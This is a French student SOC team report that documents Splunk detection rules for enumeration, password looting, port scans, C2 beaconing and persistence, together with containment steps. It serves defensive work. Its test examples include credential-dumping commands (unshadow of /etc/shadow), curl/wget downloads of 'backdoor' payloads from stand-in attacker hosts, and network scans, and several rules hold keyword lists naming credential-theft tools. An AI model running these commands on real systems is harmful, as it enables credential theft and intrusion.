

SOC avancé: Rapport du build




Réalisé par :
BEZZAZI Morad
ERRAQIQ Oussama
BIGHRMAN Ibtissam
DAROUICH Aymen
MOUAMI Othmane

A5 FISA-2025/2026

1. Phase BUILD : Conception, Adaptation et Validation des Règles de Détection.....	3
2. Notre infrastructure de test.....	3
3. Nos règles de détection.....	5
Méthodologie.....	5
[linux] Multiple commandes d'énumération.....	5
[Windows] Multiple commandes d'énumération.....	6
[linux] Activité de password looting.....	8
1.1. Isolation de l'hôte.....	9
1.2. Interruption de la session active.....	9
1.3. Révocation temporaire du compte concerné.....	9
1.4. Contrôle réseau.....	9
1.5. Escalade de l'incident.....	10
Analyse complète du système.....	10
2.2. Rotation des identifiants.....	10
2.3. Recherche de persistence.....	10
[Réseau] Scan de port horizontal.....	10
1.1. Isolation immédiate de l'hôte source.....	12
1.2. Suspension des processus suspects.....	12
1.3. Blocage temporaire des communications réseau sortantes.....	12
2.1. Analyse complète de l'hôte.....	12
2.2. Audit des connexions et logs système.....	12
2.3. Rotation des identifiants utilisateurs.....	12
[Réseau] Scan de port vertical.....	15
[Réseau] Activité de beaconing CnC.....	15
[AD] kerberoasting.....	19
[AD] AS-REPRoasting.....	22
[AD] Shadow Credentials.....	22
[AD] Password Spraying.....	22
[Windows] Création d'une tâche planifiée suspecte.....	23
[Windows] Création d'un service suspect.....	24
[Windows] Création ou modification de clé RUN.....	25
[Windows] Dump LSASS.....	26
[Windows] Utilisation LOLBIN.....	27
4. n8n.....	29
5. Iris.....	30
Report templates.....	30
Workflow d'investigation.....	32
6. Bibliographie.....	33

1. Phase BUILD : Conception, Adaptation et Validation des Règles de Détection



Dans le cadre de la phase de BUILD du projet SOC, notre équipe a mené un travail structuré visant à préparer et sécuriser l'environnement technique avant la mise en production. Ce rapport présente l'ensemble des actions réalisées : mise en place de l'environnement de test, validation de la collecte des logs, génération contrôlée d'activités malveillantes simulées, et analyse détaillée des champs disponibles. Sur la base de ces données réelles, nous avons ensuite conçu, adapté et testé les règles de détection selon une méthodologie rigoureuse. L'objectif de cette phase était de garantir la fiabilité des détections, d'assurer la cohérence avec notre infrastructure hybride (Windows, Linux, réseau, AD) et de documenter chaque étape de la construction du dispositif SOC. Ce document constitue ainsi une synthèse complète et opérationnelle du travail accompli durant la phase BUILD.


2. Notre infrastructure de test

Notre infrastructure de test se compose d'un environnement reproduisant à petite échelle celui de notre client **DUNDER MIFLIN**. Elle inclut une machine **Debian 13 (serveur linux)** intégrant une politique de supervision basée sur **Kunai**, ainsi qu'un **poste Windows client** ainsi qu'un **serveur Windows** dédié et tous deux rattachés à un contrôleur de domaine **Active Directory**. Une politique d'audit adaptée a été configurée sur l'ensemble des machines Windows afin d'assurer une collecte exhaustive des événements de sécurité.

Un Splunk Forwarder a été installé sur les différentes machines afin d'assurer la remontée des journaux vers Splunk, conformément à la configuration partagée sur le canal Teams. L'ensemble des machines est interconnecté via Tailscale.

Pour valider l'efficacité de nos règles de détection, une machine **Kali Linux** est également intégrée à l'infrastructure et sert à exécuter différents scénarios d'attaque contrôlés,

permettant ainsi de tester, affiner et confirmer la pertinence des détections mises en place.



3. Nos règles de détection

Méthodologie

Pour la création de nos règles de détection, nous avons adopté une approche méthodique orientée sur l'observation et l'adaptation. Dans un premier temps, nous générerons volontairement les événements associés au comportement que nous souhaitons détecter, afin d'obtenir des logs réels dans notre environnement. Cette étape nous permet d'identifier précisément les champs disponibles, leur structure, ainsi que les valeurs pertinentes pour la corrélation. Sur cette base, nous adaptons ensuite les règles existantes ou concevons des règles sur mesure, alignées avec notre infrastructure, nos sources de logs et nos besoins opérationnels. Cette démarche garantit que chaque règle est à la fois fonctionnelle, contextualisée et fiable pour la détection d'activités malveillantes.

[linux] Multiple commandes d'énumération

```
index=* sourcetype="kunai_json"
( data.command_line="*whoami*" OR
  data.command_line="*id*" OR
  data.command_line="*ps aux*" OR
  data.command_line="*ip a*" OR
  data.command_line="*ip addr*" OR
  data.command_line="*ifconfig*" OR
  data.command_line="*netstat*" OR
  data.command_line="*ss -tuna*" OR
  data.command_line="*ss -ltnp*" OR
  data.command_line="*ls /etc*" OR
  data.command_line="*ls /home*" OR
  data.command_line="*cat /etc/passwd*" OR
  data.command_line="*cat /etc/group*" OR
  data.command_line="*hostnamectl*" OR
  data.command_line="*lsblk*" OR
  data.command_line="*df -h*" OR
  data.command_line="*free -m*" OR
  data.command_line="*uname -a*" OR
  data.command_line="*uname -r*" OR
  data.command_line="*last*" OR
  data.command_line="*who*" OR
  data.command_line="*w*" OR
  data.command_line="*groups*" OR
  data.command_line="*lsof*" OR
  data.command_line="*journalctl*" OR
  data.command_line="*dmesg*" OR
  data.command_line="*crontab -l*" OR
  data.command_line="*systemctl list-units*" OR
```

```

data.command_line="*sudo -l*" OR
data.command_line="*find / -maxdepth 1*" OR
data.command_line="*env*" OR
data.command_line="*printenv*")
| eval alert_severity_id=4
| rename info.task.user as User
| stats count as nb_execution, values(data.command_line) as list_cmd_line,
min(info.utc_time) as event_time, max(alert_severity_id) as alert_severity_id by host, User

```

Cette règle permet de détecter l'exécution de plusieurs commandes d'énumération typiquement utilisées lors d'une phase de reconnaissance locale sur un système Linux. Les commandes surveillées telles que **uname -a**, **whoami**, **id**, **ps aux**, **netstat**, **ss -tuna**, **ip a**, **ls /home ...** sont couramment utilisées par un attaquant pour collecter des informations système, réseau, utilisateurs et processus en vue de préparer une élévation de privilèges ou un mouvement latéral. L'agrégation par hôte et par utilisateur permet d'identifier rapidement les comptes à l'origine de ces actions et d'obtenir une vue consolidée des activités suspectes.

Pour tester cette règle, nous avons exécuté plusieurs de ces commandes dans notre environnement de test afin de valider la détection et confirmer la bonne remontée des événements attendus.

Mécanismes d'endiguement & remédiation:

- **Endiguement** : isoler temporairement la machine du réseau afin de stopper l'activité potentiellement malveillante, bloquer les sessions SSH ou processus suspects, verrouiller ou désactiver le compte utilisateur impliqué, et préserver les éléments de preuve (logs système, historique des commandes, connexions actives).
- **Remédiation** : réinitialiser les accès compromis (mots de passe, clés SSH), identifier et corriger le point d'entrée éventuel (vulnérabilité, service exposé, mauvaise configuration), supprimer tout artefact ou fichier suspect, appliquer les mises à jour et mesures de durcissement nécessaires (SSH, auditd, restrictions sudo), puis renforcer la surveillance de l'hôte durant les 72 heures suivantes pour détecter toute tentative de récidive.

[Windows] Multiple commandes d'énumération

La détection *Multiple commandes d'énumération Windows* vise à identifier l'utilisation répétée d'outils ou de commandes légitimes permettant de collecter des informations sensibles sur un système ou un réseau.

```

index=test source="WinEventLog:Security" EventCode=4688
(
    Nom_du_processus="*SYSTEMINFO.EXE"
    OR Nom_du_processus="*QUSER.EXE"
    OR Nom_du_processus="*WHOAMI.EXE"
    OR Nom_du_processus="*HOSTNAME.EXE"
    OR Nom_du_nouveau_processus="*SYSTEMINFO.EXE"
    OR Nom_du_nouveau_processus="*QUSER.EXE"
    OR Nom_du_nouveau_processus="*WHOAMI.EXE"
    OR Nom_du_nouveau_processus="*HOSTNAME.EXE"
)
| table _time host Nom_du_processus
    Nom_du_nouveau_processus Nom_du_compte
    Domaine_du_compte EventCode

```

La règle surveille spécifiquement l'apparition de processus tels que **systeminfo.exe**, **quser.exe**, **whoami.exe** et **hostname.exe**, exécutés soit en tant que processus parent, soit en tant que nouveau processus.

Réflexe:

- **Identifier le contexte d'exécution**

Processus parent : **ParentImage**

Ligne de commande complète : **CommandLine**

Utilisateur ayant exécuté le processus : **AccountName**

Hôte concerné : **HostName**

- **Vérifier l'horaire et l'usage**

Exécution en heures de nuit = anomalie

Utilisateur non administrateur = suspicion élevée

Exécution sur un serveur critique = priorité haute

- Vérifier s'il y a une séquence d'outils utilisée

Exemple typique d'attaque : **whoami → hostname → systeminfo → quser**

Mécanismes d'endiguement

- **Isolation de l'hôte**: Recommandée si plusieurs commandes de reconnaissance sont enchaînées ou si exécutées par un utilisateur inattendu.
- **Suspension / kill du processus parent** Si le parent est : **cmd.exe ou powershell.exe -enc**
- **Blocage réseau temporaire**: Désactiver connexions sortantes vers Internet si suspicion de commande de reconnaissance par un malware.

Actions de remédiation

- Effectuer une analyse anti-malware complète de l'hôte.

- Réinitialiser les identifiants du compte ayant exécuté les commandes (si non conforme).
- Vérifier d'autres indicateurs d'intrusion : connexions RDP, PowerShell anonymes, persistence, reconnaissance AD.
- Mettre en place des actions de hardening, comme la restriction des outils de reconnaissance via GPO.

[linux] Activité de password looting

Le password looting désigne l'ensemble des actions réalisées par un attaquant pour récupérer les fichiers contenant les mots de passe ou les hachages présents sur un système.

Sur Linux, cela vise principalement des fichiers sensibles comme [/etc/shadow](#) ou [/etc/passwd](#), ainsi que l'utilisation d'outils de récupération ou de cracking ([hashcat](#), [john](#), [unshadow](#)...).

Ce type d'activité représente une phase critique d'une compromission, car elle permet à l'attaquant d'obtenir des identifiants supplémentaires, d'escalader ses priviléges ou de compromettre d'autres systèmes.

```
//password looting
index=test sourcetype=kunai_json
(
    data.command_line="*cat /etc/shadow*"
    OR data.command_line="*unshadow*"
    OR data.command_line="*john*"
    OR data.command_line="*hashcat*"
    OR data.command_line="*openssl passwd*"
    OR data.command_line="*pam_unix*"
)
| stats count values(data.command_line) as cmds
    min(_time) as firstTime
    max(_time) as lastTime
    by info.host.name info.task.user
| eval firstTime=strftime(firstTime,"%Y-%m-%d %H:%M:%S"),
    lastTime=strftime(lastTime,"%Y-%m-%d %H:%M:%S")
```

Description de la règle :

Cette règle Splunk surveille les événements provenant du **sourcetype kunai_json** afin d'identifier toute commande liée à la consultation, la manipulation ou l'extraction de données d'authentification.

Elle déclenche une alerte lorsque le champ **data.command_line** contient l'une des commandes suspectes suivantes :

```
cat /etc/shadow
unshadow
```

```
john (John The Ripper)
hashcat
openssl passwd
pam_unix
```

Comment fonctionne la règle

- La règle recherche uniquement dans l'index `test` et le sourcetype `kunai_json`, ce qui garantit que seules les commandes exécutées et remontées via Kunai sont analysées.
- Un OR logique est appliqué sur une liste de patterns correspondant à des outils de password looting.
- La règle utilise :
 - `stats count` → nombre d'exécutions
 - `values(...)` → liste des commandes utilisées
 - `min(_time)` et `max(_time)` → première et dernière occurrence
- Le user (`info.task.user`) et le host (`info.host.name`) sont ajoutés pour contextualiser l'activité.
- `strftime()` convertit les timestamps en format lisible.

Des exemples de tests

- `sudo cat /etc/shadow`
- `hashcat --help`
- `john --test`
- `sudo unshadow /etc/passwd /etc/shadow > dump.txt`

Mécanismes d'endiguement:

1.1. Isolation de l'hôte

Isoler la machine impactée du réseau afin d'empêcher :

la propagation éventuelle d'un malware,
l'exfiltration des fichiers de mots de passe (/etc/shadow),
des connexions SSH non autorisées.

1.2. Interruption de la session active

Terminer la session SSH ou shell utilisée par l'attaquant.

Stopper les processus associés aux commandes détectées : cat /etc/shadow, unshadow, john, hashcat, etc.

1.3. Révocation temporaire du compte concerné

Désactiver le compte le temps de l'analyse.

Bloquer immédiatement tout accès sudo/root si utilisé par un utilisateur non légitime.

1.4. Contrôle réseau

Bloquer les connexions sortantes suspectes.
Surveiller des transferts inhabituels (exfiltration des hashes).

1.5. Escalade de l'incident

Augmenter le niveau d'alerte si l'exécution provient :

d'un compte privilégié,
d'un serveur critique,
d'une séquence automatisée,
d'un binaire inconnu.

Actions de remédiation:

Analyse complète du système

- Analyse anti-malware/EDR.
- Vérification de l'intégrité des fichiers critiques : `/etc/passwd`, `/etc/shadow`, `/etc/group`.
- Contrôle des binaires sensibles (`john`, `unshadow`, `hashcat`) pour détecter un dépôt malveillant.

2.2. Rotation des identifiants

- Réinitialisation immédiate du mot de passe du compte compromis.
- Rotation obligatoire pour tous les comptes ayant des priviléges sudo/root.
- Vérification et nettoyage des clés SSH autorisées.

2.3. Recherche de persistence

- Vérification des tâches cron.
- Analyse des fichiers de configuration utilisateur (`.bashrc`, `.profile`).
- Analyse des services systemd modifiés ou créés récemment.
- Contrôle de la création de nouveaux comptes locaux.

[Réseau] Scan de port horizontal

Un **scan de port horizontal** est une technique de reconnaissance utilisée par un attaquant pour tester **un même port sur un grand nombre d'adresses IP différentes**.

L'objectif est d'identifier quels hôtes du réseau exposent un service donné (ex. : HTTP sur port 80, SSH sur port 22).

Ce type d'activité est typique d'une phase de **reconnaissance active**, souvent observée avant une exploitation.

Il s'agit d'un indicateur fort de comportement malveillant, notamment réalisé à l'aide d'outils tels que **Nmap**, **Masscan**, ou des scripts automatisés.

```
index=test sourcetype=kunai_json
data.socket.proto="TCP"
data.src.ip IN ("10.*","172.16.*","192.168.*")
| stats
    dc(data.dst.ip) as totalDestIPCount
    values(data.dst.ip) as destIPs
    values(data.dst.port) as destPorts
    values(task.name) as processes
    min(_time) as firstSeen
    max(_time) as lastSeen
    by data.src.ip data.dst.port
| where totalDestIPCount >= 20
| eval firstSeen=strftime(firstSeen,"%Y-%m-%d %H:%M:%S"),
      lastSeen=strftime(lastSeen,"%Y-%m-%d %H:%M:%S")
```

Description de la règle :

La règle analyse les logs provenant du sourcetype **kunai_json** et identifie les adresses IP sources qui envoient des connexions TCP vers un port unique mais vers de nombreuses IP différentes dans un réseau interne.

Comment fonctionne la règle :

- **La règle cible uniquement :**
 - le protocole TCP
 - des IP sources internes
 - les logs Kunai relatifs au trafic réseau
- **La commande stats :**
 - compte le nombre d'IP différentes ciblées → **dc(data.dst.ip)**
 - liste les IP touchées → **values(data.dst.ip)**
 - liste les ports → **values(data.dst.port)**
 - liste le nom des processus → **values(task.name)**
 - extrait la première et dernière occurrence → **min(_time)**, **max(_time)**
- **La condition :** **where totalDestIPCount>=20**
 - indique qu'une même IP a tenté de contacter plus de 20 hôtes différents sur le même port, typique d'un scan horizontal.
- **strftime()** transforme les timestamps techniques en dates compréhensibles.

Exemples de tests:

- nmap -p 22 192.168.1.0/24
- masscan 10.0.0.0/8 -p80

Mécanisme:

1.1. Isolation immédiate de l'hôte source

Isoler la machine à l'origine des connexions vers plusieurs IP afin de prévenir :

- une propagation latérale,
- une exploration complète du réseau interne,
- un mouvement latéral imminent.

1.2. Suspension des processus suspects

Surveiller la liste des processus associés (fourni par la règle) et :

- stopper les processus identifiés comme responsables du scan,
- analyser s'ils correspondent à un outil légitime ou à un binaire malveillant (nmap, masscan, netcat, script Python/Go).

1.3. Blocage temporaire des communications réseau sortantes

Limiter ou bloquer les connexions sortantes de l'hôte jusqu'à validation :

- bloquer les ports concernés,
- filtrer les communications vers les IP internes sensibles (serveurs AD, bases de données, serveurs applicatifs).

Actions de remédiation:

Une fois l'activité contenue, les équipes IT/Sécurité doivent effectuer les actions de remédiation suivantes :

2.1. Analyse complète de l'hôte

- Analyse antivirus / EDR détaillée.
- Vérification de la présence d'outils de scan, reverse shells, scripts Python, payloads (Cobalt Strike, Sliver).
- Contrôle des tâches planifiées, cron, services ou backdoors.

2.2. Audit des connexions et logs système

- Vérification des connexions sortantes sur la période détectée.
- Analyse des journaux système et applicatifs pour comprendre le contexte.
- Recherche d'autres signes d'attaque (PowerShell, privilèges élevés, tentatives SSH).

2.3. Rotation des identifiants utilisateurs

Si l'activité semble provenir d'un compte compromis :

- Réinitialisation du mot de passe,
- Vérification des clés SSH autorisées,
- Analyse des sessions actives sur les équipements réseau.

on utilise le même principe côté windows,nous avons utilisé des règles différent car kunai et sysmon utilise des champ différent:

```
index=wineventlog source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=3
SourceIp IN ("10.*", "172.16.*", "192.168.*")
| stats
  dc(DestinationIp) as totalDestIPCount
  values(DestinationIp) as destIPs
  values(DestinationPort) as destPorts
  values(Image) as processes
  min(_time) as firstSeen
  max(_time) as lastSeen
  by SourceIp DestinationPort
| where totalDestIPCount >= 20
| eval alert_severity_id=5
| eval firstSeen=strftime(firstSeen,"%Y-%m-%d %H:%M:%S"),
  lastSeen=strftime(lastSeen,"%Y-%m-%d %H:%M:%S")
```

Détection “Top 20 Ports Nmap”

Nmap utilise par défaut un ensemble de **ports les plus utilisés et les plus exposés** lorsqu'un scan rapide est lancé ([ex:nmap -F](#)).

Ces ports comprennent des services critiques tels que SSH (22), DNS (53), HTTP (80), RDP (3389), SMB (445)...

```

top 20 port nmap (using kunai)
index=test sourcetype=kunai_json
data.socket.proto="TCP"
data.src.ip IN ("10.*", "172.16.*", "192.168.*")
data.dst.port IN (21,22,23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,59
| stats
    dc(data.dst.ip) as totalDestIPCount
    values(data.dst.ip) as destIPs
    values(data.dst.port) as destPorts
    values(task.name) as processes
    min(_time) as firstSeen
    max(_time) as lastSeen
    by data.src.ip data.dst.port
| where totalDestIPCount >= 250
| eval firstSeen=strftime(firstSeen,"%Y-%m-%d %H:%M:%S"),
    lastSeen=strftime(lastSeen,"%Y-%m-%d %H:%M:%S")

```

Description de la règle :

La règle surveille les logs Kunai ([sourcetype=kunai_json](#)) pour identifier un **scan massif des top ports Nmap** par une IP interne.

Elle détecte lorsqu'une IP source tente d'atteindre **un ensemble prédefini de ports sensibles sur un nombre élevé d'hôtes**.

La liste contient les ports les plus ciblés par les scans rapides Nmap :

[21,22,23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,5900,8080,etc.](#)

Comment fonctionne la règle

Cette règle permet de détecter un scan massif des « top ports Nmap » en analysant les événements réseau capturés par Kunai. Elle filtre d'abord les connexions TCP provenant d'adresses IP internes (10.x, 172.16.x, 192.168.x) et ciblant des ports couramment scannés par Nmap, tels que 21, 22, 53, 80, 443 ou 3389. Ensuite, la règle agrège les données par adresse source et port afin de compter le nombre d'hôtes différents touchés, tout en enregistrant les processus associés et les premières et dernières occurrences observées. Une alerte est générée lorsque l'adresse source contacte plus de 250 machines sur ces ports sensibles, ce qui constitue un comportement caractéristique d'un scan réseau automatisé. Enfin, les dates sont formatées pour offrir une lecture claire des timestamps, facilitant ainsi l'analyse et la contextualisation de l'activité par l'équipe SOC.

Exemple de tests:

- [nmap -F 192.168.1.0/24](#)
- [nmap --top-ports 20 10.0.0.0/8](#)
- [masscan -p 21,22,80,443 172.16.0.0/16](#)

[Réseau] Scan de port vertical

```
index=test
| bin _time span=1m
| stats dc(data.dst.port) AS unique_port_count values(data.dst.port) AS ports_contacted
by data.src.ip, data.dst.ip, _time
| where unique_port_count > 50
| sort - _time
| table _time, data.src.ip, data.dst.ip, unique_port_count, ports_contacted
```

Cette règle permet d'identifier une source (IP ou machine) qui tente de se connecter à plusieurs ports différents sur un même hôte cible dans une fenêtre de temps courte. C'est typiquement un comportement de reconnaissance visant à identifier tous les services ouverts d'une machine avant une attaque.

Exemple de test :

```
nmap -p 1-1000 <IP>
```

Mécanismes d'endiguement & remédiation

- **Endiguement** : identifier l'adresse source du scan, bloquer temporairement l'IP au niveau du pare-feu ou de l'IPS, et vérifier si la source correspond à un service légitime (monitoring, scanner interne). Conserver les logs pour analyse et corrélation.
- **Remédiation** : analyser la motivation du scan et vérifier l'absence d'exploitation réussie sur la machine ciblée, renforcer les filtrages réseau (firewall, ACL, règles IPS), fermer les ports inutiles sur l'hôte, corriger les services vulnérables exposés, et surveiller l'adresse source dans le temps pour détecter de nouvelles tentatives.

[Réseau] Activité de beaconing CnC

L'activité de *beaconing CnC* correspond à un comportement où une machine compromise établit des communications répétitives ou automatisées vers un serveur de commande et contrôle, généralement pour recevoir des instructions ou exfiltrer des données.

```

index=wineventlog source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
(
    EventCode=1 OR EventCode=11
)
Image="C:\\Windows\\System32\\curl.exe"
(
    CommandLine="--*-o *" OR
    CommandLine="--*-output*" OR
    CommandLine="--*-output-dir*"
)
(
    CommandLine="*\\Windows\\Temp\\*" OR
    CommandLine="*\\Users\\Public\\*" OR
    CommandLine="*\\ProgramData\\*" OR
    CommandLine="*\\AppData\\*" OR
    CommandLine="*\\PerfLogs\\*"
    OR TargetFilename="*\\Windows\\Temp\\*"
    OR TargetFilename="*\\Users\\Public\\*"
    OR TargetFilename="*\\ProgramData\\*"
    OR TargetFilename="*\\AppData\\*"
    OR TargetFilename="*\\PerfLogs\\*"
)
| table _time Image CommandLine TargetFilename User ParentCommandLine ParentImage

```

Dans ce cas, la détection se base sur l'utilisation suspecte de *curl.exe*, souvent détourné par les attaquants pour établir ces connexions discrètes. La règle surveille son exécution avec des options liées au téléchargement ou à la création de fichiers, ainsi que l'écriture dans des répertoires sensibles comme *Temp*, *ProgramData* ou *AppData*, fréquemment utilisés par les malwares. Cette analyse permet d'identifier un comportement réseau anormal révélateur d'un canal C2 actif sur le poste.

Description de la règle :

Cette règle détecte l'utilisation suspecte de ***curl.exe*** pouvant indiquer une activité de beaconing vers un serveur de commande et contrôle (C2). Elle analyse les événements Sysmon associés à la création de processus (**EventCode 1**) et aux actions sur les fichiers (**EventCode 11**), en se concentrant sur l'exécutable *curl.exe* exécuté depuis **C:\\Windows\\System32**. La règle repère les commandes contenant des options telles que **-o**, **--output** ou **--output-dir**, souvent utilisées pour télécharger ou enregistrer des fichiers à partir d'un serveur distant. Elle surveille également l'écriture dans des répertoires sensibles comme **Temp**, **Public**, **ProgramData**, **AppData** ou **PerfLogs**, fréquemment exploités par les malwares. En corrélant la ligne de commande, le fichier cible, l'utilisateur et le processus parent, cette détection permet d'identifier un comportement typique d'un canal C2 cherchant à recevoir des données ou à en déposer de manière discrète sur le système.

Exemple de tests:

- curl.exe http://example.com/payload.txt -o C:\Users\Public\payload.txt
- curl.exe https://example.com/file --output C:\ProgramData\test.bin
- curl.exe http://attacker.com/update -o C:\Users\User\AppData\Local\update.bin

//wget

```
index=test sourcetype=kunai_json
info.task.name="wget"
data.command_line="*-q*"
data.command_line="*-O-*"
| stats earliest(_time) as firstSeen latest(_time) as lastSeen values(data.command_line)
| eval firstSeen=strftime(firstSeen,"%Y-%m-%d %H:%M:%S")
| eval lastSeen=strftime(lastSeen,"%Y-%m-%d %H:%M:%S")
```

Cette règle permet d'identifier l'utilisation potentiellement suspecte de l'outil `wget` dans les événements Kunai. Elle filtre les commandes où le processus exécuté est `wget` et où la ligne de commande contient des options comme `-q` (mode silencieux) ou `-O` (redirection de la sortie), souvent utilisées pour télécharger des fichiers de manière discrète. La règle regroupe ensuite les événements afin de déterminer la première et la dernière apparition de ces commandes sur le système, tout en listant l'ensemble des arguments utilisés. Cela permet de détecter rapidement des téléchargements potentiellement malveillants, une étape courante dans les phases d'infection ou de récupération de charges utiles par un attaquant.

Exemples de tests:

- wget -q http://example.com/file.txt
- wget http://example.com/payload.bin -O /tmp/payload.bin
- wget -q http://192.168.1.10/backdoor -O ~/.cache/backdoor

```

index=wineventlog source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=13
(
    TargetObject="*\Microsoft\Windows\CurrentVersion\Run" OR
    TargetObject="*\System\CurrentControlSet\Services\*\ImagePath"
)
AND (
    Details="*anydesk*" OR
    Details="*teamviewer*" OR
    Details="*screenconnect*" OR
    Details="*ammyy*" OR
    Details="*tera.exe*" OR
    Details="*zoho*" OR
    Details="*rustdesk*" OR
    Details="*splashtop*"
)
| table _time Computer Image User TargetObject Details

```

Description de la règle :

Cette règle détecte l'installation ou la persistance d'outils d'accès à distance comme AnyDesk, TeamViewer, ScreenConnect ou RustDesk en surveillant les événements Sysmon **EventCode 13**, liés aux modifications du registre. Elle se concentre sur les clés sensibles utilisées pour la persistance, comme **Run et Services**, et recherche dans les détails toute référence à un logiciel de contrôle à distance. Lorsqu'une entrée suspecte est ajoutée à ces emplacements, la règle enregistre l'événement afin d'identifier rapidement la mise en place potentielle d'un accès non autorisé sur la machine.

Exemples de tests:

- `reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v anydesk /t REG_SZ /d "C:\Program Files\AnyDesk\anydesk.exe"`

[Windows] Chargement suspect de DLL depuis le répertoire Temp

```

index=test source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=7
ImageLoaded="*\temp\*.dll"
NOT Image="C:\Program Files*"
| table _time Computer Image ImageLoaded User Hashes ProcessGuid ProcessId ParentImage

```

Cette règle détecte le chargement de fichiers DLL depuis le répertoire **Temp**, un comportement typiquement associé à des activités malveillantes telles que le sideloading, l'exécution de payloads temporaires ou l'injection de modules en mémoire. Elle s'appuie sur l'événement Sysmon **EventCode 7**, qui enregistre le chargement de bibliothèques dans un processus. La règle identifie toute DLL chargée depuis un chemin correspondant à `*\temp*.dll` tout en excluant les processus provenant de **C:\Program Files**, ce qui

permet d'éviter les faux positifs liés aux applications légitimes. En affichant les informations clés processus responsable, DLL chargée, utilisateur, hachage et GUID du processus, cette détection aide à repérer des techniques employées par les malwares pour télécharger, déposer ou exécuter du code malveillant dans des emplacements non sécurisés.

[AD] kerberoasting

Le Kerberoasting est une technique d'attaque Active Directory qui permet à un attaquant authentifié (même avec un simple compte utilisateur du domaine) :

1. D'énumérer les comptes disposant d'un Service Principal Name (SPN)
